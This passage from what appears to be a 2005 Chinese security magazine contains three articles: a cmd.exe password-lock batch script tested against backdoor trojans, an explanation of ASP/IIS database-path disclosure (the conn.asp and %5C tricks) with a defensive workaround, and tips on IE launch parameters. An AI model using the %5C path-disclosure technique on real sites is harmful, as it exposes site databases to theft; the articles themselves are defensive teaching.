由于版面的关系，上面代码中美化输出格式的部分都省略了。完整的代码（lock.bat、lock.reg 和 setup.bat）光盘里有收录。其中 setup.bat 是一个简单的安装程序，直接运行就可以自动把 lock.bat 安装到你的系统。

五、效果测试

下面让我们来看看效果怎么样，在“开始”→“运行”里输入“cmd”，就会出现如图 2 所示的密码验证窗口了。

```
为安全起见，您的cmd.exe已经被管理员锁定
在锁定状态下您不能执行任何需要命令行参与的操作，以防止黑客取得计算机的控制权。
在锁定状态下一些程序的操作也受到限制，如不能运行.bat
您的这次使用的相关信息也已经被记录
要继续使用请输入密码解除锁定

请输入您的密码：
```

图 2 密码验证窗口

同时我们的使用信息也被记录到 log.txt 了（如图 3）。

```
log.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

操作： 密码验证激活                    时间： 8:36:48.31    日期：2005-08-22 星期一
状态： 等待输入密码

状态： 密码正确  程序锁定解除          时间： 8:36:51.91

操作： 密码验证激活                    时间： 8:37:04.33    日期：2005-08-22 星期一
状态： 等待输入密码

状态： 用户输入密码  验证失败          时间： 8:37:06.37
状态： 用户输入密码  验证失败          时间： 8:37:07.63
状态： 用户3次输入密码错误  程序锁定   时间： 8:37:17.64
操作： 用户留言                        时间： 8:37:41.97
操作： 用户留言                        时间： 8:38:09.98

操作： 密码验证激活                    时间： 8:42:38.25    日期：2005-08-22 星期一
状态： 等待输入密码

状态： 用户输入密码  验证失败          时间： 8:42:50.33
状态： 用户输入密码  验证失败          时间： 8:42:51.19
状态： 用户3次输入密码错误  程序锁定   时间： 8:42:52.18
```

图 3 log.txt 文件的记录

要是我们输入正确的密码，就会出现如图 4 所示的命令提示符了，这样锁定解除。

```
cmd.exe
Microsoft Windows [版本 5.2.3790]

D:\Documents and Settings\Rain>
```

图 4 出现命令提示符窗口

当我们三次输入的密码都不正确，就会出现如图 5 所示的窗口，这时你的操作都被禁止了，当然你可以给管理员留言。

```
3次验证失败  系统无法确认你的身份   你已经被锁定  无法继续操作
相关信息已经记录等待管理员处理      你可以关闭本窗口了

你也可以通过留言来与管理员取得联系，解释你的行为  输入留言按回车提交

提示：留言支持汉字，您可以用Ctrl+空格切换输入法
请输入您的留言：
```

图 5 输入密码不正确之后的提示

我们来试试，输入几条留言（如图 6）。

```
提示：留言支持汉字，您可以用Ctrl+空格切换输入法

请输入您的留言：这是一个测试

你的留言：
这是一个测试
已经记录，你可以关闭窗口或者继续留言

请输入您的留言：有什么问题欢迎与我探讨

你的留言：
有什么问题欢迎与我探讨
已经记录，你可以关闭窗口或者继续留言

请输入您的留言：

微软拼音 半：
```

图 6 输入留言后的提示

当我们打开 message.txt 就会看到留言了（如图 7）。

```
message.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
用户留言记录：

日期：2005-08-22 星期一     时间： 8:37:41.90
留言内容：
        这是一个测试

日期：2005-08-22 星期一     时间： 8:38:09.91
留言内容：
        有什么问题欢迎与我探讨
```

图 7 message.txt 文件的内容

对入侵的防护能力，我们选用了两款木马来做测试，首先是元老级后门 Winshell。在目标机上种下 Winshell 后门，然后 telnet 登录，取得对方的 Shell，结果如图 8 所示。

```
Telnet
WinShell v4.0
(C)2001 by janker
http://www.bugsos.com

? for help
CMD>s
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

为安全起见，您的cmd.exe已经被管理员锁定
在锁定状态下您不能执行任何需要命令行参与的操作，以防止黑客取得计算机的控制权。
在锁定状态下一些程序的操作也受到限制，如不能运行.bat
您的这次使用的相关信息也已经被记录
要继续使用请输入密码解除锁定

请输入您的密码：
密码错误，请注意大小写
请重新输入    您还有 2 次机会

请输入您的密码：
```

图 8 telnet 登录的结果

它要求我们输入密码！呵呵，这样不就把黑客封杀了吗，即使不小心中了木马，黑客也不能通过木马控制你的电脑了。同时，在 log.txt 里也留下了黑客使用的记录，定期查看这个记录你就能知道自己的电脑是否被人侵了！

然后我们再试试最近炒得火热的木马流萤。笔者选用的是流萤 V2.2 版，结果发现在控制有 cmd 防护的电脑时，流萤的 CMD 终端、进程管理、注册表管理、文件管理和远程控制等功能全部失效了，唯一能用的就剩截屏了。并且在 log.txt 里留有大量的记录。可见用这种方法，不需要任何工具，就能轻松的把危险拒之门外了。

六、小结

其实本文也没用到太多高深的知识，很简单的思路，但却能取得非常好的效果。关键就是能把你已经有的东西完全利用起来。学习安全也是一样。不要忽略身边的小东西，它们会带给你意想不到的效果的。

编辑点评： 作者利用批处理命令打造出这么完善的功能我非常喜欢，Windows 漏洞多多，那么我们就用身边的“泥巴”来堵，你是不是感觉到批处理命令的强大了呢，还不快动手玩玩。

暴库防范新方法

光芒果

从本文你可以学到：

1．如何正确区分相对路径和绝对路径

2．防范暴库的小技巧

暴库在入侵中是一种实用又方便的入侵方法，这样一来对暴库的防范也就显得十分重要，目前流行的防范方法有两种，一种是直接屏蔽掉IIS的错误信息显示，这当然是最安全的方法，但许多虚拟空间为了调试方便并没有把错误信息屏蔽。因此大家一般都会选择另一种方法，那就是在数据库连接语句后加上On Error Resume Next，这句话的意思是，如果出错，继续执行下面的语句，不理会那个错误。因为这句话下面没有什么语句了，所以出错时会返回一片空白。但我在一次修改程序时发现，加了这句话后，虽然能堵住暴库漏洞，但在首页上方也会显示On Error Resume Next，十分不美观，所以我必须寻找一个新的方法防范暴库。

要知道怎么防范暴库首先要了解暴库形成的原理，查找了一下相关资料，了解到了暴库的基本原理大概是这样的：

我们先从conn.asp说起，conn.asp是一个很古老的暴库方法，它是通过直接访问数据库连接文件conn.asp使服务器产生错误，通过服务器返回的错误信息提示暴出数据库地址的。

直接访问conn.asp为什么能暴出数据库地址呢？那是因为conn.asp与调用文件相对路径出错了。

小知识 什么是相对路径和绝对路径？

相对路径就是相对于服务管理web根目录的路径，如服务器的web根目录为D：\wwwroot\，这个目录有一个inc目录，那么我们在访问inc目录时只需在浏览器中输入www.×××.com/inc而不用输入www.XXX.com/www.root/inc，这个inc就是相对于wwwroot为根目录的一级目录，而在这里这个inc的绝对路径为D：\wwwroot\inc，为二级目录。

这样可能大家会不太明白。我们来看动力系统，动力的conn.asp是放在根目录下的inc目录运行的，而许多调用conn.asp的文件都是在根目录下运行的，因此，考虑到执行目录的不同，conn.asp中数据库的相对地址是写成“数据库所在目录／数据库名”的，我们来看动力默认的conn.asp代码，其中一句表示的就是数据库的路径。当conn.asp被根目录下的其它文件调用时，其连接的是根目录中data目录下的*.mdb文件，而当我们直接访问inc目录下的conn.asp时，根据conn中的内容，服务器会去请求连接inc目录下没有data目录，相对路径就变成了inc／data／adsfkldfogowerjnokfdslwejhdfsjhk.mdb。因为inc目录下没有database目录和adsfkldfogowerjnokfdslwejhdfsjhk.mdb文件，服务器当然会报错了（如图1）。




图1 访问出错

很明显，它说的是inc下的data\ adsfkldfogowerjnokfdslwejhdfsjhk.mdb不是有效路径，而inc是我们当前所在的目录，所以只需把inc后的路径换成相对路径贴到web根目录就是数据库的路径了，这里我们得到的数据库路径为**http://127.0.0.1/asp/MyPower3.51_Free/ACCESS/Database/adsfkldfogowerjnokfdslwejhdfsjhk.mdb**。

下面我们再来看%5C大法。

对一些网站，我们只需要把站点url的最后一个“/”改为%5C就能暴出站点数据库。

为什么%5C大法能暴出数据库地址呢？

要明白为什么%5C大法能暴库首先要明白%5C代表的是什么东东。其实，%5C就是16进制代码中的“\”，但如果我们直接在浏览器中提交“\”，IE会自动把“\”转换为“/”，而提交“%5C”是不会被转换的，最后%5C经编译仍是表示“\”的意思。为什么遇到“\”就能暴出数据库呢？还记得我说conn.asp暴库时最初是怎么说的吗？conn.asp暴库是相对路径出错，IIS报错信息就暴出了站点数据库。而%5C就是绝对路径出错而引起暴库的。

一般在conn.asp中都会有这么一个语句：**dbpath=server.mappath（“data/data.mdb”）**，其中server.mappath的作用就是把相对路径转换为绝对路径，只有经过转换，服务器才能正确读写数据。

server.mappath读取的绝对路径的方法是这样的，假设IIS根目录为D:\wwwroot，在这个目录下有一个bbs文件夹，一套ASP论坛系统就放在这个文件夹中，该论坛系统的数据库路径为data/data.mdb，那么server.mappath读取的路径就为IIS根目录＋相对路径，即D:\wwwroot\bbs\data\data.mdb。

而IIS还有一个特殊的功能，就是虚拟目录。还是上面的例子，不过这次bbs目录不在D:\wwwroot下，而是在E:\bbs下，但通过IIS的虚拟目录设置，我们仍能把bbs视为是在D:\wwwroot下的。不过这时的目录指向的是一个物理路径，IIS为了解决虚拟目录也能正常访问的问题，优先查询了每个目录是否指向了一个物理路径，而这种查询是以“\”作为标志的。

现在我们可以知道%5C暴库的原理了。当IIS遇到了%5C，即是“\”时，IIS就会以为遇到了一个虚拟目录，便停止向上解析了。如果网站的数据库是在D:\wwwroot\bbs\data\data.mdb，而遇到“\”后就会被解析为D:\wwwroot\data\data.mdb，因为wwwroot下没有data文件夹和data\data.mdb文件，所以IIS就会报错（如图2）。




图2 用%5C暴库出现错误提示

既然是相对路径或绝对路径出错导致文件不存在而报错，那么让这个文件存在不就可以了吗？于是分别在INC目录和程序根目录的上级目录建立一个DATABASE文件夹，在里面再建一个与数据库同名的空文件。然后再去测试，结果发现还能暴出数据库。看来随便用一个文件代替是无效的，程序依然会出错。既然如此，那就把一个有效的文件放到相关文件夹吧，于是分别复制了一个原始数据库到相关文件夹覆盖原来的空文件。再次测试后发现数据库暴不出来了（如图3）。

虽然这个方法似乎比较麻烦，但毕竟解决了我的这个问题，而且不会改代码的朋友也可以用这种方法防范。好了，如果还有什么问题的话，可以到非安全论坛(www.nohack.cn/bbs)跟我讨论，我的ID是光芒果。




图3 暴库失败结果

编辑点评： 小技巧大用途，这个方法好，实在是好！

利用IE参数来防黑

sensen

从本文你可以学到：

1.IE参数的灵活应用

2.IE常用快捷键

IE是大家常用的浏览器，通过给IE添加特定的参数能产生一些特殊的效果，实现一些奇妙的功能，甚至还可以做到防黑防毒！不信请看！

在真正应对挑战之前，我们需要做一些准备工作。打开“我的电脑”，找到IE的安装目录，这里假设你的IE安装在C:\Program Files\Intemet Explorer下。进入该文件夹，找到Iexplore.exe文件，点击鼠标右键，在弹出的快捷菜单中选择“发送到”→“桌面快捷方式”，这样就在桌面上建立了一个Iexplore.exe文件的快捷方式，这时桌面上又出现了一个IE图标，只要将原来的图标隐藏起来，就可以使用我们新建的快捷方式了。这里我们新建IE快捷方式的原因在于，桌面上默认的IE快捷方式无法加上参数。

一、让IE多一层防护

如今在Windows系统中，好像最脆弱的就算IE了，主页被篡改、被强行添加工具按钮等等IE被破坏的情况都是家常便饭，一不小心，IE就面目全非了。当然防护和修复的方法很多，那么我们能不能通过修改IE的参数设置来给脆弱的IE多一层防护，让IE免遭恶意网站的毒手，防止主页被篡改、被强行添加工具按钮等等IE被破坏的情况发生呢？

这次用的参数是“–nohome”，方法是：在“C:\Program Files\Internet Explorer\IEXPLORE.EXE”，后添加“–nohome”，快捷方式的目标栏里的内容变为“"C:\Program Fries\Internet Explorer\IEXPLORE.EXEt" –nohome”(不包括最外面的引号)，点击“确定”。

设置完成后你再双击快捷方式，就会看到有新的变化。打开IE后是一片空白，就连about:blank也不显示（如图1）。

没有了主页，也没有了其它软件在IE上添加的工具按钮，而且启动速度也加快了，一点IE窗口马上就蹦出来了。




图1 加了参数 –nohome的效果

二、打造百毒不侵的IE主页

相信IE主页被修改应该是最常见的IE问题了，尤其是多人共用一台电脑的时候，毕竟是公共电脑，谁都有权利把主页修改为自己喜欢的页面。于是，我们就在修改与被修改之间周旋，那么有没有什么行之有效的办法来轻松解决IE主页被篡改问题，一劳永逸地实现IE主页免受侵害呢？

这又得使用参数了：网站链接参数。还是按上面的方法来实现：在“C:\Program Files\Internet Explorer\IEXPLORE.EXE”后添加你的主页网址，如www.baidu.com，注意还是需要空格，快捷方式的目标栏里的内容变为“"C:\Program Files\Internet Explorer\IEXPLORE.EXE" www.baidu.com”(不包括最外面的引号)。

这样，你每次点击这个快捷方式时，就会打开你设定的网站。不管恶意网站怎么改你的主页，这个快捷方式所指向的网站始终不会改变，可以说是百毒不侵。

三、让工具栏和菜单栏无影无踪

为了防止有人使用我们的IE，我们可以想办法让IE的工具栏和菜单栏全部“消失”，而你则可以通过键盘进行操作，保证让对方目瞪口呆、佩服不已！还是用上面的办法，这次要用的参数是“–k”，在“C:\Program Files\Internet Explorer\IEXPLORE.EXE”后添加“–k”参数（“–k”前面有一个空格），就可以了。设置完毕点击该快捷方式，就会出现一个没有工具栏和状态栏的全屏幕IE，呵呵，看别人怎么用？由于菜单都没有了，必须使用一些组合键才能操控这个IE窗口，以下是常用到的按键组合，供大家参考：

Alt+左箭头：上一页	Alt+右箭头：下一页
Ctrl+B：开启整理收藏夹	Ctrl+D：加到我的收藏夹
Ctrl+I：显示或隐藏收藏夹	Ctrl+H：开启历史纪录文件夹
Ctrl+E：搜索	Ctrl+N：打开新窗口
Ctrl+L：用来输入网址	Ctrl+O：也可用来输入网址
Ctrl+R：刷新，等同于按F5	Ctrl+W：关闭目前的窗口，等同于按Alt+F4

四、让IE与资源浏览器联姻

相信在Windows中，大家使用得最多的就是IE与资源浏览器了，我们经常需要在它们之间频繁地切换，通常是先最小化一个窗口，又启动另一个窗口，时间一长不免令人感到厌烦。那么能不能把它们结合在一起，实现快速切换呢？最好的方法应该是实现IE与资源浏览器的结合，并能在它们之间自由地快速切换。

这就需要用参数“–e”来实现。具体做法是：按照前述的方法，

在"C:\Program Fries\Internet Explorer\IEXPLORE.EXE"添加" -e"(一定要注意在" -e"前面有一个空格),快捷方式的目标栏里的内容变为""C:\Program Files\Internet Explorer\IEXPLORE.EXE" -e"。现在你双击快捷方式(如图2)。




图2 加了参数 -e 的效果

在浏览器的左侧窗口中,可以看到类似资源浏览器的结构,点击相关路径就能实现快速访问资源浏览器,可以像在资源浏览器中一样方便地使用。

五、将收藏夹请到桌面

相信上网的朋友都经常使用收藏夹,大家都是通过它来快速地访问自己心爱的网站,但我们通常都是在已经打开IE的情况下才能使用它,你想没想过即使在没有打开IE时也能使用它呢?方法之一是将IE收藏夹请到桌面,随时实现对收藏夹中网站的快速访问。

我们可以用参数"-Channelband"来实现,具体做法是:在"C:\Program Files\Internet Explorer\IEXPLORE.EXE"后添加参数"-channelband",快捷方式的目标栏里的内容变为""C:\Program Files\Internet Explorer\IEXPLORE.EXE" -channelband"。

